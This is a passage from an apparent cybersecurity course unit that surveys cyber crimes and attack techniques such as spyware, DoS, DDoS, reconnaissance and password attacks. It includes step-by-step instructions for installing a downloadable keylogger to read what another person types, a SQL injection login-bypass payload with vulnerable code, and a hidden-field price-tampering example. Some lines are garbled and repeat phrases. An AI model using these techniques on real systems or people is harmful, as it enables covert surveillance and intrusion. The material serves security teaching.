Copyright only protects the artistic expression of the work (the "idea" itself) and not its technical form, nor R&D. Substantial modification to an original work, even if it performs exactly the same function, creates a way for a third party to claim they independently authored a work if it cannot be proved that the original work was used. For example, original source code may be sufficiently altered to overcome copyright's Substantial similarity requirement, by using a combination of Obfuscated code techniques, including: symbol renaming, flow-control alteration, function in-lining or externalization, argument overloading, class-inheritance restructuring. Obfuscation tools and strategies exist publicly that aide in these techniques, even while copyright infringement is not their intended purpose.

On the other hand, two separate authors may independently write code, whether days or years apart, that is so similar that AFC and other tests may find that they match, even when no copying actually occurred.

Evaluation of alleged software copyright infringement in a court of law may be non-trivial; if an original work is alleged to have been modified, then tests such as the Abstraction, Filtration, Comparison Test (AFC Test) are used to detect infringement. The time and costs required to apply this test naturally vary based on the size and complexity of the copyrighted material. Furthermore, there is no standard or universally accepted test; some courts have rejected the AFC Test it in favor of narrower testing criteria.

Peer-to-peer file sharing technologies have lowered the threshold of knowledge needed to acquire massive amounts of information. Large networks have been created which are dedicated to share knowledge, but these same networks can be used to infringe copyright. Identifying infringing use can be difficult, since the users can modify the name and content of material being shared.

Controlling Software piracy policy recommendations:

1) Have a central location for software programs. Know which applications are being added, modified or deleted.

2) Secure master copies of software and associate documentation, while providing faculty access to those programs when needed.

3) Never lend or give commercial software to unlicensed users.

4) Permit only authorized users to install software.

5) Train and make staff aware of software use and security procedures which reduce likelihood of software piracy.

3.3.4 Cyber Crime Investigations

Financial Claims: This would include cheating, credit card frauds, money laundering etc.

Cyber Pornography: This would include pornographic websites; pornographic magazines produced using computer and the internet (to down load and transmit pornographic pictures, photos, writings etc.)

Sale of illegal articles: This would include sale of narcotics, weapons and wildlife etc. by posting information on websites, bulletin boards or simply by using e-mail communications.

Online gambling: There are millions of websites, all hosted on servers abroad, that offer online gambling. In fact, it is believed that many of these websites are actually fronts for money laundering.

Intellectual Property Crimes: These infringement, trademarks violations etc. include software piracy, copyright.

E-Mail spoofing: A spoofed e-mail is one that appears to originate from one source but actually has been sent from another source. This can also be termed as e-mail forging.

Forgery: Counterfeit currency notes, postage and revenue stamps, mark sheets etc. can be forged using sophisticated computers, printers and scanners.

Cyber Defamation: This occurs when defamation takes place with the help of computers and or the Internet e.g. someone published defamatory matter about someone on a websites or sends e-mail containing defamatory information to all of that person's friends.

Cyber Stalking: Cyber stalking involves following a person's movements across the Internet by posting messages on the bulletin boards frequented by the victim, entering the chat-rooms frequented by the victim.

Theft of information contained in electronic from: This includes information stored in computer hard disks, removable storage media etc.

E-Mail bombing: E-mail bombing refers to sending a large amount of e-mails to the victim resulting in the victims' e-mail account or mail servers.

Data diddling: This kind of an attack involves altering the raw data just before it is processed by a computer and then changing it back after the processing is completed.

Salami attacks: Those attacks are used for the commission of financial crimes. The key here is to make the alteration so insignificant that in a single case it would go completely unnoticed e.g. A bank employee inserts a program into bank's servers, that deducts a small amount from the account of every customer.

Denial of Service: This involves flooding computer resources with more requeststhan it can handle. This causes the resources to crash thereby denying authorized users the service offered by the resources.

Virus/worm: Viruses are programs that attach themselves to a computer or a file and then circulate themselves to other files and to other computers on a network. They usually affect the data on a computer, either by altering or deleting it. Worms, unlike viruses don not need the host to attach themselves to.

Logic bombs: These are dependent programs. This implies that these programs are created to do something only when a certain event occurs, e.g. some viruses may be termed logic bombs because they lie dormant all through the year and become active only on a particular date.

Trojan Horse: A Trojan as this program is aptly called, is an unauthorized program which functions from inside what seems to be an authorized program, thereby concealing what it is actually doing.

Internet Time Theft: This connotes the usage by unauthorized persons of the Internet hours paid for by another person.

Physically damaging a computer system: This crime is committed by physically damaging a computer or its peripherals.

Check Your Progress 1

Note: a) Space is given below for writing your answers.

b) Compare your answers with the one given at the end of this Unit.

1) What is black hat?

.....

.....

.....

.....

2) What are the recommendations of Software piracy policy for controlling software piracy?

.....

.....

.....

.....

3.4 TECHNIQUES

3.4.1 System Level Attacks

These types of attacks involve the system of the user. The attacker makes use of the resources present on the victim's host machine to gain unauthorized access to restricted data/services.

Keystroke logger

Keystroke logging (often called keylogging) is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored. There are numerous keylogging methods, ranging from hardware and software-based approaches to electromagnetic and acoustic analysis.

Using a KeyLogger

Download the free keylogger from http://www.kmint21.com/download.html And install it.




Fig. 5

Now when you run the program you will see an icon in the system tray.




Fig. 6

Click on "View Log" to view what the person has typed until now.




Fig. 7

Spyware Deployement

Spyware is a type of malware that can be installed on computers and which collects small pieces of information about users without their knowledge. The presence of spyware is typically hidden from the user and can be difficult to detect. Typically, spyware is secretly installed on the user's personal computer. Sometimes, however, spywares such as keyloggers are installed by the owner of a shared, corporate or public computer on purpose in order to secretly monitor other users.

While the term spyware suggests software that secretly monitors the user's computing, the functions of spyware extend well beyond simple monitoring. Spyware programs can collect various types of personal information, such as Internet surfing habits and sites that have been visited, but can also interfere with user control of the computer in other ways, such as installing additional software and redirecting Web browser activity. Spyware is known to change computer settings, resulting in slow connection speeds, different home pages and/or loss of

internet connection or functionality of other programs. In an attempt to increase the understanding of spyware, a more formal classification of its included software types is provided by the term privacy-invasive software.

These common spyware programs illustrate the diversity of behaviors found in these attacks. Note that as with computer viruses, researchers give names to spyware programs which may not be used by their creators:

- **CoolWebSearch**, a group of programs, takes advantage of Internet Explorer vulnerabilities. The package directs traffic to advertisements on Web sites including *coolwebsearch.com*. It displays pop-up ads, rewrites search engine results and alters the infected computer's hosts file to direct DNS lookups to these sites.
- **Internet Optimizer**, also known as **DyFuCa**, redirects Internet Explorer error pages to advertising. When users follow a broken link or enter an erroneous URL, they see a page of advertisements. However, because password-protected Web sites (HTTP Basic authentication) use the same mechanism as HTTP errors, Internet Optimizer makes it impossible for the user to access password-protected sites.
- **HuntBar**, aka **WinTools** or **Adware.Websearch**, was installed by an ActiveX drive-by download at affiliate Web sites or by advertisements displayed by other spyware programs-an example of how spyware can install more spyware. These programs add toolbars to IE, track aggregate browsing behavior, redirect affiliate references and display advertisements

As the spyware threat has worsened, a number of techniques have emerged to counteract it. These include programs designed to remove or to block spyware, as well as various user practices which reduce the chance of getting spyware on a system.

These are called **Anti-Spywares.**

A spyware program is rarely alone on a computer: an affected machine usually has multiple infections. Users frequently notice unwanted behavior and degradation of system performance. A spyware infestation can create significant unwanted CPU activity, disk usage and network traffic. Stability issues, such as applications freezing, failure to boot and system-wide crashes, are also common.

Application Attacks




Fig. 8: Types of application Attacks

Buffer Overflow

Sending a larger buffer than expected Sending a larger buffer than expected. Overwrite stack return address web application Overwrite stack return address web application.

C and C++ code is vulnerable to buffer overflows C and C++ code is vulnerable to buffer overflows. Managed code like .NET/Java are safe.




Fig. 9

Error Handling

Errors occur in web applications all the time Errors occur in web applications all the time. Out of memory, too many users, timeout, db Out of memory, too many users, timeout, db failure, Authentication failure, access control failure, Authentication failure, access control failure, bad input.

Error details reveal enormous information regarding the internal system regarding the internal system like Stack traces, Debug messages, OS error code (file location on disk).

Attacker will take advantage of error Attacker will take advantage of error conditions that occur during normal conditions that occur during normal operation that are not handled properly. operation that are not handled properly.

Expose internal system details Expose internal system details. Inconsistencies can be revealing too Inconsistencies can be revealing too

- File not found File not found vs. Access denied Access denied
- Wrong password Wrong password vs. Login failed




Fig. 10

3.4.2 Network Level Attacks

Denial of Service (DoS)

DoS attacks are also among the most difficult to completely eliminate. Even within the hacker community, DoS attacks are regarded as trivial and considered bad form because they require so little effort to execute. Still, because of their ease of implementation and potentially significant damage, DoS attacks deserve special attention from security administrators. If you are interested in learning more about DoS attacks, researching the methods employed by some of the better-known attacks can be useful. DoS attacks take many forms. Ultimately, they prevent authorized people from using a service by using up system resources.




Fig. 11

The following are some examples of common DoS threats:

Ping of death – This attack modifies the IP portion of the header, indicating that there is more data in the packet than there actually is, causing the receiving system to crash.




Fig. 12

SYN flood attack – This attack randomly opens up many TCP ports, tying up the network equipment or computer with so many bogus requests that sessions are thereby denied to others. This attack is accomplished with protocol analyzers or other programs.

Packet fragmentation and reassembly – This attack exploits a buffer-overrun bug in hosts or internetworking equipment.

E-mail bombs – Programs can send bulk e-mails to individuals, lists or domains, monopolizing e-mail services.

CPU hogging – These attacks constitute programs such as Trojan horses or viruses that tie up CPU cycles, memory or other resources.

Malicious applets – These attacks are Java, JavaScript or ActiveX programs that act as Trojan horses or viruses to cause destruction or tie up computer resources.

Misconfiguring routers – Misconfiguring routers to reroute traffic disables web traffic.

The chargen attack – This attack establishes a connection between UDP services, producing a high character output. The host chargen service is connected to the echo service on the same or different systems, causing congestion on the network with echoed chargen traffic.

Out-of-band attacks such as WinNuke – These attacks send out-of-band data to port 139 on Windows 95 or Windows NT machines. The attacker needs the victim's IP address to launch this attack.




Fig. 13

WinNuke

Distributed Denial of Service Attack (DDoS)

Distributed denial-of-service attacks (DDoS) attacks are designed to saturate network links with spurious data. This data can overwhelm an Internet link, causing legitimate traffic to be dropped. DDoS uses attack methods similar to standard DoS attacks but operates on a much larger scale. Typically hundreds or thousands of attack points attempt to overwhelm a target.

Examples of DDoS attacks include the following:

- Smurf
- Tribe Flood Network (TFN)
- Stacheldraht




Fig. 14: DDoS Attack

- **Smurf Attacks**

The Smurf attack starts with a perpetrator sending a large number of spoofed ICMP echo or ping, requests to broadcast addresses, hoping that these packets will be magnified and sent to the spoofed addresses. If the routing device delivering traffic to those broadcast addresses performs the Layer 3 broadcast-to-Layer 2 broadcast function, most hosts on that IP network will each reply to the ICMP echo request with an ICMP echo reply, multiplying the traffic by the number of hosts responding. On a multi-access broadcast network, there could potentially be hundreds of machines replying to each echo packet.




Fig. 15

Assume the network has 100 hosts and that the attacker has a T1 link. The attacker sends a 768-kbps stream of ICMP echo or ping packets, with a spoofed source address of the victim, to the broadcast address of the "bounce site." These ping packets hit the bounce site broadcast network of 100 hosts and each takes the packet and responds to it, creating 100 outbound ping replies. A total of 76.8 Mbps of bandwidth is used outbound from the bounce site after the traffic is multiplied. This is then sent to the victim or the spoofed source of the originating packets.

Turning off directed broadcast capability in the network infrastructure prevents the network from being used as a bounce site.

- **Tribe Flood Network (TFN)**

Tribe Flood Network (TFN) and Tribe Flood Network 2000 (TFN2K) are distributed tools used to launch coordinated DoS attacks from many sources against one or more targets. A TFN attack can generate packets with spoofed source IP addresses. An intruder instructing a master to send attack instructions to a list of TFN servers or daemons carries out a DoS attack using a TFN network. The daemons then generate the specified type of DoS attack against one or more target IP addresses. Source IP addresses and source ports can be randomized and packet sizes can be altered. Use of the TFN master requires an intruder-supplied list of IP addresses for the daemons.

- **Stacheldraht Attack**

  Stacheldraht, German for "barbed wire", combines features of several DoS attacks, including TFN. It also adds features such as encryption of communication between the attacker and Stacheldraht masters and automated update of the agents. There is an initial mass-intrusion phase, in which automated tools are used to remotely root-compromise large numbers of systems to be used in the attack. This is followed by a DoS attack phase, in which these compromised systems are used to attack one or more sites.




Fig. 16

Unvalidated Input

HTTP requests are the basic HTTP requests are the basic communication form between the browser and the web application URL, Query string, Form Fields, Hidden fields, Cookies, Headers .

Web apps use this information to generate Web apps use this information to generate web pages web pages.

Attackers can modify anything in request, Client--side validation is irrelevant !!!! Input must be validated on the server (not just the client side).

Attacker can easily change any part of the HTTP request before submitting.

The attacker will try to:

Cause errors to occur and give up info

- Buffer overflow
- Modify parameters
- Bypass logic checks

Common attacks

- Modifying URL

- SQL Injection
- Cross Site Scripting
- Session hijacking with cookie modification

Unvalidated input vulnerability

Input manipulation

Change the parameter in URL or hidden parameter in a form

An e An e--shoplift example: shoplift example:

<form name=checkout action= http://www.test.com/cgi--bin/checkout.asp method=post>

<type=button name=category_ID value=2> <type=hidden name=price value=1.00>

<type=summit name=summit, value=buy>

Buy a computer with $1.00, this actually works if no server side checks.

SQL Injection

Unvalidated input vulnerability: SQL Injection

Insert SQL statement where they do not sufficiently validate input. Vulnerable application code will forward the malicious statement to the database. Database executes the modified statement and sends the results back to user.

Developer concates SQL statements:

```
string sql = "select * from Users where
      user ='" + User.Text + "'
      and pwd='" + Password.Text + "'"
```

Fig. 17

The Hacker types: 'or 1=1 –

```
string sql = "select * from Users where
      user =''or 1=1 --' and pwd=""
```

Fig. 18

The result is the first entry in the database, may be the Admin.

Reconnaissance Attacks

Reconnaissance attacks can consist of the following:

- Packet sniffers
- Port scans
- Ping sweeps
- Internet information queries

A malicious intruder typically ping sweeps the target network to determine which IP addresses are alive. After this, the intruder uses a port scanner, to determine what network services or ports are active on the live IP addresses. From this information, the intruder queries the ports to determine the application type and

version and the type and version of operating system running on the target host. Based on this information, the intruder can determine whether a possible vulnerability exists that can be exploited.

Using, for example, the Nslookup and Whois software utilities, an attacker can easily determine the IP address space assigned to a given corporation or entity. The ping command tells the attacker what IP addresses are alive.

Network snooping and packet sniffing are common terms for eavesdropping. Eavesdropping is listening in to a conversation, spying, prying or snooping. The information gathered by eavesdropping can be used to pose other attacks to the network.

3.4.3 Access Attacks

Access attacks exploit known vulnerabilities in authentication services, FTP services and web services to gain entry to web accounts, confidential databases and other sensitive information.

Access attacks can consist of the following:

Password Attacks

Password attacks can be implemented using several methods, including brute-force attacks, Trojan horse programs, IP spoofing and packet sniffers. Although packet sniffers and IP spoofing can yield user accounts and passwords, password attacks usually refer to repeated attempts to identify a user account, password or both (see Figure for an illustration of an attempt to attack using the administrator's profile). These repeated attempts are called brute-force attacks.




Fig. 19

Often a brute-force attack is performed using a program that runs across the network and attempts to log in to a shared resource, such as a server. When an attacker gains access to a resource, he has the same access rights as the user whose account has been compromised. If this account has sufficient privileges, the attacker can create a back door for future access, without concern for any status and password changes to the compromised user account. In fact, not only would the attacker have the same rights as the exploited, he could attempt privilege escalation.

The following are the two methods for computing passwords:

- **Dictionary cracking:** All of the words in a dictionary file are computed and compared against the possible users' password. This method is extremely fast and finds simple passwords.
- **Brute-force computation:** This method uses a particular character set, such as A to Z or A to Z plus 0 to 9 and computes the hash for every possible password made up of those characters. It always computes the password if

that password is made up of the character set you have selected to test. The downside is that time is required for completion of this type of attack.

Trust Exploitation

Although it is more of a technique than a hack itself, trust exploitation, as shown in Figure refers to an attack in which an individual takes advantage of a trust relationship within a network. The classic example is a perimeter network connection from a corporation. These network segments often house Domain Name System (DNS), SMTP and HTTP servers. Because all these servers reside on the same segment, the compromise of one system can lead to the compromise of other systems because these systems usually trust other systems attached to the same network.

